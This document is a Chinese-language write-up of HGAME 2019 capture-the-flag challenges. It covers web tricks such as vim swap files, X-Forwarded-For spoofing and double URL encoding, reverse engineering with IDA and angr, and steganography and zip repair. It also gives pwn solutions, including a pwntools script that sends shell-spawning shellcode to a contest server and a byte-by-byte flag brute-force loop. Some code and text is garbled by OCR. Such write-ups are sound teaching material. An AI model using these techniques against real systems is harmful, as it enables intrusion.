谁吃了我的flag[已完成]

描述

呜呜呜,Mki一起床发现写好的题目变成这样了,是因为昨天没有好好关机吗T_T hint: 据当事人回忆,那个夜晚他正在用vim编写题目页面,似乎没有保存就关机睡觉去了,现在就是后悔,十分的后悔。

URL http://118.25.111.31:10086/index.html 基准分数 50

当前分数 **50** 完成人数 **236**

之前看鸟哥的书的时候学了点 vim, 但他没提到有这事。

- 一看 vim, 查一下, 发现是缓存文件
 - 源码包 www.zip code.tar.gz ...
 - 敏感文件 admin.php flag.php …
 - 敏感目录 /admin /upload ...
 - 编辑器源码备份 xxx.php~ xxx.php.bak .xxx.php.swp .xxx.php.swo

你测试一下就能找到,这种工具很多。然后拖到 vim 里看就行了。

换头大作战[已完成]

描述

想要flag嘛 工具: burpsuite postman hackbar 怎么用去百度,相信你可以的


URL http://120.78.184.111:8080/week1/how/index.php

基准分数 100 当前分数 100 完成人数 256

叫你改成 post 传数据, 你就改

https://www.wikiwand.com/en/X-Forwarded-For only localhost can get flag

然后看 hint 搞个 burp 看一下 Send to repeater 先补那个 X-Forwarded-For localhost 会教你再补个 UA 再改个从哔哩哔哩来



叫你成 admin Cookie 0 改 1 再 go 一下就 ok 了

```
描述
    代码审计初3体验
    URL http://120.78.184.111:8080/week1/very_ez/index.php
基准分数 100
当前分数 100
完成人数 267

《?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id'])!==FALSE)
    die("干巴参");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
```

查一下,发现就是个 urldecode 而 URL 编码在被获取时会自动解码一次,所以将 vidar URL 编码两次 别用啥在线编码,不顶事。



先 f12

but can you find the password?

please post password to me! I will open the gate for you!

抓个包找到

Password

Post 过去 再抓就 ok 了

brainfxxker[已完成]

描述

Ouch! What is this? I don't think that I am pretty good at C++, what a brain fxxker it is!

学习资料:

https://zh.wikipedia.org/wiki/Brainfuck

https://zh.wikipedia.org/zh/ASCII

读懂我的代码逻辑答案就出来了

补充说明:

判定答案是否正确的是 Notice 2, 即 "不执行 [+.] 这个部分" , 不要单纯看有没有输出 orz

URL http://plir4axuz.bkt.clouddn.com/hgame2019/brainfucker.cpp

基准分数100当前分数100完成人数110

研究一下发现就是个语言,注意到循环模式和输出[+.]的条件即可

数开头几个+是基数, []里的-是循环的格式不用管, 再看后面的+-就是我们后面来补上去的。对于<>里的-就是循环几次。你一看,以 a*b+c 的形式算出个数对照 ASCII 表找字母

对于<>里的-就是循环几次。你一看,以 a*b+c 的形式算出个数对照 ASCII 表找字母

r & xor

描述 论r 与 xor 的重要性 ida里奇怪的大数字?不如按r试一试

URL http://plir4axuz.bkt.clouddn.com/hgame2019/xor

基准分数 100 当前分数 100 完成人数 91

Ida 打开 F5 在 hex 里找

HelloRe[已完成]

描述

Welcoooooome!

URL http://plps4kyke.bkt.clouddn.com/HelloRe

基准分数50当前分数50完成人数201

```
37
38  v36 = __readfsqword (0x28u);
39  v30 = '0Y{emagh';
40  v31 = '_3byam_u';
41  v32 = '1ht_deen';
42  v33 = '!!!en0_s';
43  v34 = '}!!';
```

你看那堆数字按个 r 是假的。毕竟只是题目的 r 部分还有 xor 部分

```
for ( i = 0; i < 35; ++i )
{
    if ( s[i] != (v5[i] ^ *((char * )&v30 + i)) )
    {
       puts("Wrong flag , try again later!" );
       return 0;
    }
}
puts("You are right! Congratulations!!" );
result = 0;</pre>
```

```
看
               了
                      这
                              个
                                             就
                                                    是
                                                                    道
                                                                            是
                                                                                   个
                                                                                                      比
                                                                                                              较
       到
                                                            知
                                                                                            xor
                                                             <u></u> 26 🔀
                                                             mov
                                                <u></u>
                                                loc_400815:
mov eax, [rbp+var_138]
                                                movzx
                                                movsx
                                                cdge
                                                mov
                                                cdae
                                                movzx
                                          🔟 🚄 📴
                                                  edi, offset aYouAreRightCon_puts
eax, 0
                                         mov
call
                                          mov
```

用个工具,把条件填填进去。传的参数对一下。

查一下,用 angr 搞一下

Pro的Python教室(一)[已完成]


```
Easiest Python Challenge!
   URL http://plqbnxx54.bkt.clouddn.com/first.py
   基准分数 100
   当前分数 100
   完成人数 207
print 'Plz input the secend part:'
secend = raw_input()
secend = base64.b64encode(secend)
if secend == enc2:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
print 'Plz input the third part:'
third = raw_input()
third = base64.b32decode(third)
if third == enc3:
    pass
```

Base64 32

```
babysc[已完成]

描述
大家记住babyxox的難目有两种,这是第一种 nc 118.24.3.214 10000
学习资料:https://bbs.pediy.com/thread-247217.htm

URL http://plps4kyke.bkt.clouddn.com/babysc
基准分数 100
当前分数 100
完成人数 53
```



Ida 打开发现个判断 var4 和 79
Var4 给 edx, edx 低 32 位其实就是把 buf 给他
Var4 又给 eax, eax+1
Xor 一下 edx 和 eax (var4 和 var4+1)
Var4 又给 eax, dl (rdx 的低八位) 给 buf[var4]的
Var4+1

另一边是把 buf 给 rda

eax 搞 0

拉出 rdx (就是之前那个 xor 那个的 64 位)

eax给0

前面那个你就输入让他 read 结束即"",是异或完的答案。然后来跳过循环

```
from pwn import *

a = remote("118.24.3.214",10000)

context(arch = 'amd64', os = 'linux')

shellcode=asm(shellcraft.sh())

x = "

for i in range(len(shellcode[i])^(i+1))

a.sendline(x)

a.interactive()
```

描述
pwn很简单的, a上去就完事了 nc 118.24.3.214 9999
URL http://plps4kyke.bkt.clouddn.com/aaaaaaaaaaaaaaaaaaababa 50
当前分数 50
完成人数 130

如题看看 a 几下 A 过去, cat flag

aaaaaaaaaa[已完成]

描述

薯片勇者传第一集!! nc 118.24.3.214 10001

hint:可以通过爆破一点点得到flag

URL http://plps4kyke.bkt.clouddn.com/CSTW

基准分数100当前分数100完成人数47

```
v3 = \_readgsdword (0x14u);
sub_80486CB ();
puts ("Ch1p Save The World--Chapter 1"
getchar ();
puts (&byte_8048918 );
getchar ();
puts (&byte_8048940 );
getchar ();
puts (&byte_8048978 );
getchar ();
puts (&byte_80489A4 );
getchar ();
  puts (&byte_8048A18 );
  read (0, &buf, 0x18u);
  n = strlen (&buf);
  if ( !strncmp (s1, &buf, n) )
    break;
  puts (asc_8048A58 );
puts (asc_8048A80 );
getchar ();
```

一看就是叫你凑那个咒语长度 24 5次

```
print(p.recv())
p.send('n')
print(p.recv())
for i in range(32, 127):
    try:
        p.send(flag + chr(i) + "\0")
        r = p.recv()
        print(flag + chr(i))
```

```
描述
Here are some magic codes which can hide information in an ordinary picture, can you extract the hidden image in the provided picture? 
其変本来想比大家写写代码,后来干脆就送分了
有个神器叫 stegsolve,利用它可以直接提取本题 flag
URL http://plir4axuz.bkt.clouddn.com/hgame2019/lsb.zip
基准分数 50
当前分数 50
完成人数 220
```

找 stegsolve ,打开调通道就找到了

```
描述
Aris(刻規)牌打字机, 时尚时尚最时尚一
hint台歌有个以图搜题功能很不措, 百度识图好垃圾的。。
URL http://plysklyke.bkt.clouddn.com/打字机.zip
基准分数 50
当前分数 50
完成人数 145
```

识图一下,多翻个几页发现有个对照键盘,然后还有几个例子,看一下多试个几次就好了

(好像有个字体)




Zip 的抬头 010editor 打开 改一下就好了 50 4B 那个



解压得 flag



流量分析题 开 wireshark



一个里有 password.txt

提取导出这个 zip 你会发现里面解压要密码,你找啊找找啊炸发现好像是 hgame*****的样子,尝试一下爆破,搞出个照片,仔细观察一下,你发现不太可能又是隐写,用 010 看一下发现有个

```
1: 6B 6F 9B E8 7E A6 FE 02 50 4B 01 02 3F 00 14 00 ko>è~¦p.PK..?...
1: 09 00 08 00 F8 74 32 (4E) DD C4 CD 94 E7 24 00 00 ...øt2NÝÄÍ″ç$...
1: 92 2F 00 00 06 00 24 00 00 00 00 00 00 20 00 '/...$.....
1: 00 00 00 00 00 01 00 18 00 C6 82 9F 9A F8 AE D4 01 ....E,Ÿšø®Ô.
1: B7 3B 22 83 9C B3 D4 01 4A 37 DD 06 F8 AE D4 01 ;"fæ³Ô.J7Ý.ø®Ô.
1: 50 4B 05 06 00 00 00 01 00 10 058 00 00 00 .%...
1: 08 25 00 00 00
```

想啊想, 感觉又是个压缩包加压缩包

你改一下发现又又又要密码,看一下之前给的网站,是不是伪加密呢?修复一下打开 docx,发现什么都莫的,真无字天书


但我之前发现就有个 zip 的字段,再改。

```
webSettings.xml
                                                                                            655
                                                                                                        295 XMI 文档
                                                                                                                              1980/1/1 0:00
                                                                                                                                            RESDD4
                                                                                         29,131
                                                                                                      2,917 XML 文档
                                                                                                                              1980/1/1 0:00
                                                                                                                                             02534DF5
styles.xml
                                                                                           3,231
                                                                                                      1,206 XML 文档
                                                                                                                               1980/1/1 0:00
                                                                                                                                             25DD0D..
fontTable.xml
                                                                                           1.444
                                                                                                        501 XMI 文档
                                                                                                                               1980/1/1 0:00
                                                                                                                                             C7F830A8
document.xml
                                                                                                        830 XML 文档
                                                                                                                              1980/1/1 0:00
```

看那个 document 打开。查找。发现 hgame 字段

```
w:rsidRPr="004066DE"><w:rPr><w:vanish/></w:rPr><w:t>hgame
</w:r></w:r w:rsidRPr="004066DE"><w:rPr><w:rFonts w:hint="eastAsia"/><w:vanish/>
</w:rPr><w:t>{</w:r></w:r w:rsidRPr="004066DE"><w:rPr><w:t>$4(2) w:t></w:r></w:r w:rsidRPr="004066DE"><w:rPr><w:t>$59d28413e36019861498e823f3f41406</w:t></w:r></wi></wr>
w:rsidRPr="004066DE"><w:rPr><w:r w:rsidRPr="004066DE"><w:rPr><w:r w:rsidRPr="004066DE"><w:rPr><w:r w:rsidRPr="004066DE"><w:rPr><w:t>}{/w:r}<w:bookmarkEnd w:id="0"/></w:p><w:sectPr
w:rsidR="005C0554" w:rsidRPr="004066DE"><w:pgSz w:w="11906" w:h="16838"/>
</w:pgMar w:top="1440" w:right="1800" w:bottom="1440" w:left="1800"
w:header="851" w:footer="992" w:gutter="0"/><w:cols w:space="425"/>
<w:docGrid w:type="lines" w:linePitch="312"/></w:sectPr></w:body>
</w:document>
```

Vanish 属性 emm 之前查这个题的时候看到过有个文章提到过 zip 和 docx 的一道题。 别把字体的那个数据当 flag 了




莫尔斯电码

Base16

栅栏(搞成前面5个字母的抬头)

凯撒

很多在线解码网站就是个坑



调用 python 的库搞

要去头去尾。 之前的找过一个搞 64 32 16 随机的脚本但发现不行。手动搞。 最后发现是 base58

Han	ISNAHWI	<u> </u>	763.
	2019/1/29 14:20	TXT 文件	1,239 KB
	2019/1/29 14:21	TXT 文件	929 KB
	2019/1/29 14:22	TXT 文件	465 KB
	2019/1/29 14:22	TXT 文件	233 KB
	2019/1/29 14:23	TXT 文件	117 KB
	2019/1/29 14:24	TXT 文件	73 KB
	2019/1/29 14:25	TXT 文件	37 KB
	2019/1/29 14:26	TXT 文件	23 KB
	2019/1/29 14:27	TXT 文件	17 KB
	2019/1/29 14:28	TXT 文件	9 KB
	2019/1/29 14:29	TXT 文件	7 KB
	2019/1/29 14:30	TXT 文件	4 KB
	2019/1/29 14:31	TXT 文件	2 KB
	2019/1/29 14:37	TXT 文件	1 KB
	2019/1/29 15:12	TXT 文件	1 KB
	2019/1/29 15:13	TXT 文件	1 KB
	2019/1/29 15:13	TXT 文件	1 KB
	2019/1/29 15:14	TXT 文件	1 KB
	2019/1/29 15:14	TXT 文件	1 KB
	2019/1/29 15:15	TXT 文件	1 KB
	2019/1/29 14:18	TXT 文件	1,651 KB
📝 agagagagaga.txt	2019/1/29 15:24	TXT 文件	1 KB